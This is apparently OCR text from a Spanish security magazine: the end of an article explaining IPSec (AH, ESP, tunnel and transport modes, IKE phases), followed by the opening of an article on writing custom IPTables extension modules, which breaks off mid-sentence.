El control de integridad tiene lugar por medio del campo *ICV Integrity Check Value* – como será presentado a continuación. Tal control del resultado de refundición de todos los campos de la tabla por medio de tal algoritmo como HMAC-MD5 o bien HMAC-SHA1. Los campos que no participan en el intercambio durante el viaje de la tabla como la dirección de origen real se guardan en una forma normal. Igual como los que cuyo valor en el momento de suministro se prevé como dirección de destino real, pero los campos cuyo valor puede cambiar de manera imprevisible como TTL del paquete se consideran como ceros durante los calculos de ICV.

Dos modos: de túnel y de transporte

En el modo de transporte, tan sólo los datos que vienen de las capas exter-

Tabla 4. *Listado de funciones del modo de transporte y de túnel*

	Modo de transporte	Modo de túnel
AH	Autentifica la capacidad de carga de IP y algunos campos de la cabecera de la extensión IPv6.	Autentifica el paquete total IP (cabecera y algunas informaciones IP), así como algunos campos de la cabecera externa IP y las cabeceras de las extensiones externas IPv6.
ESP (sólo cifrado)	Cifra la capacidad de carga de IP y la cabecera entera de la extensión IPv6 detrás de la cabecera ESP.	Cifra completamente el paquete IP.
ESP (cifrado & autentificación)	Cifra la capacidad de carga de IP y toda la cabecera de la extensión Ipv6 detrás de la cabecera ESP. Autentifica la capacidad de carga de IP y no la cabecera IP.	Cifra completamente el paquete IP. Autentifica el paquete IP.

nas de la capa IPSec estarán protegidos (datos frecuentes). Este modo se emplea sólo entre 2 máquinas.

En el modo de túnel, la cabecera IP también estará protegida (es simple autentificación por medio de la verificación de la integridad con AH, o bien por medio del cifrado que lo esconderá cuando se emplee ESP) y será reemplazada por la nueva cabecera. Esta nueva cabecera sirve para transportar el paquete a lo largo del túnel en cuyo final la antigua cabecera será recuperada para que pueda hacer que el paquete llegue al punto real de destino.

Subprotocolos AH y ESP

AH ofrece los siguientes servicios:

- *autentificación*. Podemos enterarnos de que la persona que se presenta como remitente del paquete lo es realmente o no,
- *integridad*. la integridad se asegura como hemos escrito antes por medio de calcular MAC (parámetro de ICV como lo veremos a continuación, el que se añade al campo *Authentification Data*). Está estrictamente relacionada con la incontestabilidad y la calculación de MAC se realiza al descifrar los datos lo que permite al destinatario verificar la autenticidad del paquete antes de que se empiece, si los datos han cambiado, la difícil operación de descifrado,
- *protección opcional* que imposibilita la recuperación de los datos. Podemos prever estos ataques *man-in-the-middle* al numerar los paquetes. Podemos hacerlo por medio del campo *Sequence Number*,
- *incontestabilidad*. Según los algoritmos que se emplean para ello (por ejemplo, RSA).

No ofrece, sin embargo, la confidencia, es decir, los datos se pueden leer por terceras personas, ya que no son cifrados.

En la Figura 2 vemos los siguientes campos:

- *next Header* (*32 bits*). El campo que identifica la siguiente cabecera,
- *payload Length*. Este campo describe el tamaño AH, expresado en el múltiplo de 32 bits menos 2,
- *reserved* (*16 bits*). Este campo está reservado para el siguiente empleo. Debe estar fijado en 0 ya que de otra forma el paquete será eliminado,
- *SPI* (*32 bits*). Descrito antes. Se selecciona por el sistema del punto de destino, ya que se necesitará la información de cómo tratar el paquete que ya llegue allí,
- *sequence Number* (*32 bits*). Este campo es igual como lo que encontremos en ESP. El campo está siempre presente,
- *authentication Data* (*multiple de 32 bytes*). Este campo contiene la variable ICV y se indica por el campo con el mismo nombre en ESP (ver: arriba). Este campo puede no estar presente cuando la opción no ha sido seleccionada en el respectivo SA.

Para autentificar y para integrar, los posibles algoritmos son generalmente HMAC-RIPEMD-160, HMAC-MD5, HMAC-SHA-1, HMAC-DES, Keyed MD5,etc

Subprotocolo ESP Encryption Security Payload

Esta transferencia, además de lo que posee AH, ofrece los siguientes servicios:

- *confidencialidad* gracias al cifrado de datos. Notaremos la posibilidad de seleccionar el algoritmo con cifrado de ceros lo que no requiere ninguna operación de cifrado, con lo cual es muy peligrosa,
- *protección de susceptibilidad*. Esta opción puede realizarse sólo en el modo de túnel y en otro modo que el modo agresivo en la fase I ISAKMP.

Las funciones integridad e incontestabilidad son comunes lo que hace que a veces nombraremos autentificación al conjunto de estas dos funciones. La última función es asegurada gracias al campo ICV *Integrity Check Value* como podemos observar.

La función de imposibilidad de recuperar los datos puede seleccionarse sólo cuando la se seleccionó la incontestabilidad. Cuando la última fue seleccionada o no por medio del destinatario de paquetes (en forma no cifrada, como veremos a continuación, los paquetes IPSec contienen




Figura 8. *Administración del flujo IPSec desde el punto de vista del modelo OSI*

las información necesaria del campo *Sequence Number* para poder realizar la verificación de imposibilidad de recuperar los datos, sin embargo, la verificación puede realizarse sólo cuando lo decida el destinatario).

Con ESP, incluso cuando la autentificación y la confidencia son opcionales, al menos una de ellas debe seleccionarse (como resultado, incluso cuando ESP requiera la necesidad de seleccionar el algoritmo de cifrado, siempre tenemos la posibilidad de seleccionar el algoritmo cero lo que ocasionará que no consigamos el efecto de confidencia).

Descifrado de la transferencia entrante

Cuando la capa IPSec reciba un paquete de la red, observará las cabeceras para constatar si el paquete fue protegido o no y si fue así, cuales son los rasgos característicos de SA. Luego preguntará SAD por las características de este SA para descifrar/autentificar el paquete. Cuando se descifre el paquete, consultará SPD para comprobar que el respectivo SA para el paquete cumplió bien los requisitos de la política de seguridad.

Entonces tenemos el siguiente orden de las etapas del procedimiento entrante:

- nuevo listado-. Esto se hace en la mayoría de los casos a causa de la fragmentación durante el viaje por la red,
- lectura SAD;
- verificación del número de secuencia;
- comprobación del campo ICV;
- lectura SPD;
- descifrado;
- eventual descompresión-. La descompresión debe realizarse después de las restantes etapas (y no antes como en el caso de los paquetes salientes) como descifrado, autentificación,

En la Figura 3, vemos los siguientes campos:

- *SPI* (32 bits). Ya descritos antes. Se selecciona por el sistema del punto de destino, ya que aquí necesitaremos información de cómo tratar el paquete que ya llegue allí. Este campo está siempre presente;
- *Sequence Number* (32 bits). Todos los paquetes tienen números encomendados por el campo de 32-bits. Este campo empieza por 0 cuando empieza el nuevo SA, y el primer paquete que se envíe tendrá el número de secuencia 1, e irá incrementándose en 1 con cada nuevo paquete enviado hasta 232. Dos casos pueden tener lugar en el momento cuando se consiga dicho límite: o bien la protección contra la recuperación de los datos se activa por el destinatario y el nuevo SA se genera antes de conseguir el máximo número de secuencias igual a 232 y el cálculo empezará de nuevo a partir de 0; o bien esta protección no se activa y en este caso la numeración de paquetes vuelve a empezar otra vez de 1 dentro del mismo SA. Esta opción se suele seleccionar por el remitente pero no será comprobada y no se tendrá en cuenta por el destinatario cuando este no lo desee (entonces cuando éste la seleccione por su parte). En la práctica, durante la fase del intercambio de los parámetros SA, el destinatario puede decir al remitente si ha activado la opción que imposibilita la recuperación de los datos lo que ahorrará al remitente un esfuerzo innecesario. Por otra parte, esta opción puede activarse sólo cuando la incontestabilidad está activa. Este campo está siempre presente allí.
- *payload Data* (0-255 bits). En este campo encontraremos, cuando lo requiera el algoritmo seleccionado (por ejemplo DES), el parámetro *IV Initialization Vector.* El campo está siempre presente.




Figura 9. *Administración de la transferencia saliente con el empleo de IPSec*

- *Padding* (0-255 bits). La necesidad de obturar aparece cuando el empleo de los algoritmos de cifrado requiera el cifrado en bloques como, por ejemplo, DES. En este caso, sucede muchas veces que el largo de los datos para cifrar no será totalmente el copiado largo del bloque. Este campo está. ¡presente muchas veces!
- *pad Lengh*. En este campo encontraremos el campo anterior, lo que nos permitirá enterarse de los bits que no conozcamos (los que se refieren a la obturación). El campo no siempre está presente,
- *next Header* (8 bits). Este campo permite enterarse del tipo de información que contiene el campo *Payload Data*; IPv4/IPv6, ICMP, IP, IGRP, etc El campo siempre está presente,
- *authentication Data* (variables). Este campo contiene la variable ICV que se calcula para la tabla entera además de este campo (es decir *Authentication Data*) y que permite asegurar la integridad de los datos transmitidos. Este campo no puede estar presente cuando esta opción no ha sido seleccionada en el respectivo SA.

Para cifrar, los algoritmos que son capaces de hacerlo son , por ejemplo: DES CBC, Triple DES, RC 5, IDEA & IDEA Triple, Blowfish, CAST, NULL (la posibilidad de no precisar puede servirnos muchas veces sin embargo, puede ser muy peligrosa en otros).

Como podemos ver, todos son algoritmos simétricos lo que es explicable dado el hecho de que el cifrado de los datos por los algoritmos asimétricos requiere mucho más tiempo y potencia de cálculo de computación.

Para autentificar y comprobar la integridad, es posible el empleo de los siguientes algoritmos: HMAC-RIPE-MD-160, HMAC-MD5, HMAC-SHA-1, HMAC-DES, Keyed MD5, NULL (la misma sugerencia que antes).

Cuando se hayan seleccionado la autentificación y el cifrado, el cifrado se realizará antes de autentificar. Es así porque es más fácil descubrir que los datos han sido cambiados (es suficiente leer ICV), mientras que la autentificación antes de cifrar sería difícil, ya que habría que descifrar primero los datos para poder leerlos y comprobar si han sido cambiados o no. Aún más, esto permite reducir el riesgo del ataque DOS (la aceptación se realiza más rápidamente que en el primer caso como vimos)




Figura 10. *Administración de la transferencia con el empleo de IPSec*




Figura 11. *Continuidad en el modo de transporte*

y, al mismo tiempo, permite tratar los paquetes recibidos (mientras que el paquete I está descifrado después de que ya fue reconocido como bueno, el paquete u+1 pasará a la fase de detección por medio de la lectura de su ICV),

Generalmente, para las conexiones entre dos puntos, se prefieren los HMAC. Para las conexiones de ordenadores de muchos procesadores (por ejemplo el servidor central VPN que constituye una plataforma giratoria para muchos VPN que salen de él), se prefieren las funciones de refundición basadas en los algoritmos asimétricos.

La Tabla 3 incluye listado de los respectivos servicios ofrecidos por AH i ESP. Nota: Cuando ESP y AH deben aplicarse para el mismo paquete, ESP se realizará antes de AH.

Cuatro posibilidades de IPSec

Las siguienets Figuras con los números 4, 5, 6 y 7 presentan cuatro posibilidades de aparición de los protocolos AH y ESP.

Las dos cabeceras importantes son ESP Header que incluye SPI y el número de secuencia; y el ESP autentificador que contiene los datos de autentificación.

Tabla 5. *Marcación IKE*

SA	Son propuestas SA : El iniciador propone la selección de algoritmos y el destinatario reenvía la combinación seleccionada
CKY_X	Son cookies del Iniciador (CRY_I) y del Destinatario (CRY_R) situados en la cabecera ISAKMP.
HASH	Es la capacidad de carga del resultado de refundición: HASH_I precisa que es el resultado de refundición enviado por el Iniciador y HASH_R enviado por el Destinatario. Autentica la capacidad de carga de IP y no de la cabecera IP.
gxi, gxr	Son valores públicos Diffie-Hellman, respectivamente del Iniciador y del Destinatario.
gxy	Es la clave secreta recibida por medio del intercambio de Diffie-Hellman.
No_I, No_R	Son variables aleatorias, generadas respectivamente por I y R.
ID_I, ID_R	Son identificaciones empleadas para autentificar, respectivamente I y R.
X*	Significa que el campo X está cifrado

Encaso de ESP en el modo de túnel en la cabecera New IP Header, tenemos la cabecera IP *temporal* que contiene la dirección IP del router o bien del dispositivo al que se envía un frame durante su viaje. El siguiente campo es la cabecera ESP que contendrá SPI asociado con SA, así como el número de secuencia. A la derecha, tenemos la cabecera de autentificación ESP que contendrá los datos de autentificación.

La Tabla 4 incluye funciones del modo de transporte y de túnel. Nota. ¡Al emplear ESP, es posible aunque no se recomienda emplear el cifrado sin autentificar!

Configuración avanzada de IPSec: strict, claim, exact y obey

Asimismo se puede condicionar el comportamiento de IPSec en la fase 1 durante la configuración de la opción




Figura 12. *Túneles reiterados*

PFS y la viabilidad de SA (para acelerar la configuración por medio de su limitación, por ejemplo):

- *strict*. Este modo acepta sólo las opciones iguales o más delimitadas que las suyas (PFS superior, viabilidad SA más corta),
- *claim*. Este modo acepta las opciones iguales o menos delimitadas que las suyas (PFS inferior, viabilidad de SA más larga),
- *exact*. Este modo acepta sólo igual de delimitadas opciones como las suyas (igual nivel de PFS, igual de delimitada viabilidad de SA),
- *obey*. Este modo acepta opciones libres (nivel PFS, viabilidad SA).

Cifrado del paquete saliente

Cuando el paquete que se va a enviar, se transmita a la capa IPSec, esta consultará con SPD, para enterarse de cómo proceder con los datos ya que tiene a disposición tres opciones:

- *destrucción*. El paquete será destruido completamente,
- *transferencia sin protección*. El paquete se transfiere sin aplicar la política de seguridad,
- *transferencia con protección*. El kernel aplica la política de seguridad.

En todos los casos SPD lo administra: descarga el número del respectivo SA y busca su característica en SAD. Cuando SA ya exista, los mecanismos se ejecutarán y cuando SA todavía no exista, IPSec se referirá a IKE, para fijar el nuevo SA con las características requeridas.

Entonces tenemos el siguiente orden de las siguientes etapas de tratar el paquete saliente. Primero serealiza la lectura de SPD. Dependiendo de las direcciones de origen y de destino y de los puertos de origen y de destino, SPD nos ofrece las respectivas reglas para los respectivos paquetes: o bien se destruyen o bien se transmiten sin la participación de IPSec o bien con el empleo de IPSec. En este último caso, conocemos también el subprotocolo (AH/ESP) y el modo (de túnel/de transporte) a emplear así como el respectivo SA. Cuando no exista el respectivo SA, pasaremos a IKE para crearlo.

La siguente etapa es la lectura SAD. SPD que indica también el respectivo SA en SAD, luego buscaremos en la última opción de transferencia (algoritmos de cifrado, de autentificación, viabilidad de SA, etc).

Ya es la hora de la eventual compresión. Compresión debe realizarse antes del tratamiento completo de IP (autentificación, cifrado, fragmentación, etc).

La siguiente estapa es cifrado. Cuando tenemos la información anterior de SAD, ahora podemos pasar a cifrar la parte requerida de la petición (esta parte, como pudimos ver depende del modo y protocolo que hemos visto arriba). El cifrado se realiza en tres etapas principales: encapsulación de AH/ESP, completación por medio de obturaciones cuando sea necesario y, por fin, el cifrado.




Figura 13. *Fase 1: 6 intercambios en el modo principal*




Figura 14. *Fase 2: 3 intercambios en el modo rápido*

También hay que crear el número de secuencia. Añadimos el número de secuencia para la petición en curso (en SA, encontramos el número de secuencia del paquete anterior que emplea el mismo SA, es suficiente entonces aumentarlo de 1) en la cabecera AH/ESP para permitir la reconexión y permitir al destinatario volver a conectar y permitir al destinatario verificar que no tuvo lugar la captura del paquete (cuando tuvo activada la respectiva opción),

El siguiente paso es la creación del campo ICV. La creación de este campo permite autentificar y comprobar por el destinatario que el paquete no ha sido cambiado durante la transferencia. Este valor tiene en cuenta los campos cono hemos podido observar antes.

La última etapa es fragmentación. SAD que contiene también PMTU (como ha sido descrito arriba), sabremos que existe la necesidad de fragmentar el paquete antes de enviarlo a la red.

Caso de muchos SA competidores (SA's bundles)

Caso 1. la continuidad en el modo de transporte (*transport adjency*). Este modo permite aplicar al mismo tiempo AH y ESP, pero no es posible realizarlo en el modo de transporte tal como se muestra en la Figura 11 (esto es lo que lo hace que se emplee pocas veces). Caso 2. Iteración de túneles. Este modo permite entrar en los túneles que se cruzan entre dos puntos finales como se ha mostrado en la Figura 12. Por ejemplo, cuando tenemos instalado FreeS/WAN en la máquina 192.168.0.230, la iteración será la siguiente:

```
[root@c0rt0W1nch] # ipsec spigrp inet
10.0.0.2 0x3c1691a1
esp inet
10.0.0.25  0x432d3446
```

Ejemplo de configuración clásica del túnel IPSec

Los 6 intercambios del modo principal tiene 3 objetivos:

- configurar los parámetros de seguridad. Los dos extremos de túneles deben acordar los parámetros que se emplearán para cifrar los siguientes puntos de la fase 1 y de la total fase 2. Estos parámetros son claves de cifrado, son algoritmos y métodos de autentificación (claves comunes, certificado, etc),
- constitución de la clave común,
- autentificación de usuarios.

Durante la fase 1 tenemos dos posibles modos Oakley:

Modo principal. Este modo protege la identidad de las partes y lo hace por medio de 6 mensajes. Los dos primeros permiten acordar la política de seguridad, los dos siguientes intercambian la clave común de Diffie-Hellman y eventualmente cada diferente se da como una adicional para este intercambio, mientras que los dos últimos mensajes permiten la autentificación.

Modo agresivo. Este modo no protege la identidad de las dos partes y lo hace por medio de tres mensajes (es decir, más rápido). Los dos primeros permiten no sólo como antes acordar la política de seguridad que se va a aplicar sino que también permite el intercambio de Diffie-Hellman, la transferencia de otros datos necesarios para realizar este intercambio e intercambio de las partes idénticas de ambas partes. El segundo mensaje permite también además autentificar la máquina del servidor (es decir, no la que inicia la conexión sino que la sigue). El tercer mensaje identifica al iniciador de la conexión.

Fase 2: 3 intercambios en el Modo Rápido

En esta fase, todos los intercambios se protegen con las claves reemplazadas durante la fase 1. Esta fase permite entrar en la configuración SA Ipsec:

- parámetros (protocolo ESP o AH, algoritmo de autentificación (SHA1 o MD5) y el algoritmo de cifrado (cuando ESP),
- claves empleadas para proteger los paquetes IP.
- Durante esta fase, tenemos dos opciones para generar las claves IPSec:
- básica. En este modo aparecen estas claves que se generaron en la fase 1,
- *perfect Forward Secrecy*. En este modo, el nuevo reemplazo Diffie-Hellman permite generar las nuevas claves IP

Conclusión

IPSec se queda como la herramienta VPN más empleada gracias a sus ventajas que hemos tenido la oportunidad de ver: elasticidad y modularidad, completamente transparente cuestión de la seguridad de aplicaciones. ●

En la Red

- *http://www.kb.cert.org/vuls/id/886601* – CERT Coordination Center (CERT/CC), Vulnerability Note VU#886610, Carnegie Mellon Software Engineering Institute,
- *http://www.cisco.com/warp/public/707/cisco-sn-20030422-ike.html* – Cisco Systems, Cisco Response to Internet Key Enchange Issue, 2003,
- *http://www.nta-monitor.com/ike-scan/whitepaper.pdf* – R. HILL. NTA Monitor UDP Backoff Pattern Fingerprinting White Paper, NTA Monitor LTD, 2003,
- *http://www.ima.umn.edu/~pliam* – J. PILAM, Authentication Vulnerabilities in IKE and Xauth with Weak Preshared Secrets, Institute for Mathematics and its Applications

Sobre el autor

Durante más de cuatro años trabajó en el sector de seguridad, El autor está actualmente en Gabon donde trabaja como Arquitecto de Sistemas Informáticos para el operador de telefonía móvil. Su trabajo le permitió tener contacto con muchos aspectos de la seguridad.



Extensiones propias de IPTables

Jarosław Sajko 

Grado de dificultad



No siempre es fácil traducir la estrategia de protección del sistema en la configuración del cortafuegos. A menudo necesitamos una funcionalidad que no está asegurada por el cortafuegos. Si nuestro cortafuegos está basado en IPTables podemos implementar esta funcionalidad en forma del módulo de extensión. Aún más, nos sorprenderá lo fácil que es.

Todos los que tienen por lo menos un poquito de contacto con Internet y los ordenadores han oído seguramente sobre los servicios del tipo *firewall*. Todos los que tienen que ver con la seguridad en teleinformática, muchas veces configuraban este tipo de servicios. Los sistemas cortafuegos son diferentes desde varios puntos de vista. En cuanto al aspecto técnico las diferencias más importantes se puede observar en la funcionalidad ofrecida. Los proveedores de las soluciones comerciales convencen de que su software posee una funcionalidad única y avanzada, inaccesible en otros productos, que ofrece las posibilidades casi infinitas y aseguran que los empleados siempre sonrientes de soporte técnico acudirán a cada nuestra llamada.

Este último es a veces inevitable, pero nosotros preferiríamos obtener un producto funcional en vez de mantener una correspondencia simpática con el servicio de soporte. Quisiéramos también saber y entender porqué algo no funciona. Descubrimos que las posibilidades del software son no solamente limitadas sino también insuficientes. La única buena noticia es que esta funcionalidad única y avanzada la podemos crear nosotros mismos a base de las soluciones gratuitas, cuando nos apetezca y con ayuda – espero – de este artículo. Por supuesto, esto no significa las soluciones comerciales sean inútiles.

El paquete *IPTables* puede ser descargado desde la página *www.netfilter.org*. Está también incluido como estándar en el sistema Linux con los núcleos 2.4 y posteriores. La historia abreviada del proyecto está disponible en la página mencionada. El proyecto existe desde los finales de los años 90, pero pasa bastante tiempo para considerarlo un producto verificado. Según mi opinión una de las ven-

En este artículo aprenderás...

- Cómo escribir tus propias extensiones para *IPTables*.

Lo que deberías saber...

- las bases del protocolo IP,
- las bases de funcionamiento de los sistemas operativos,
- el lenguaje C.

Inscripción de la extensión - la estructura

En función del tipo de la extensión inscrita (coincidencia o objetivo) recurrimos a las funciones `ipt_register_match` o `ipt_register_target` respectivamente. Cada una de ellas, como el parámetro de entrada recibe la estructura correspondiente (aunque parecida). Los campos que rellenamos son cinco:

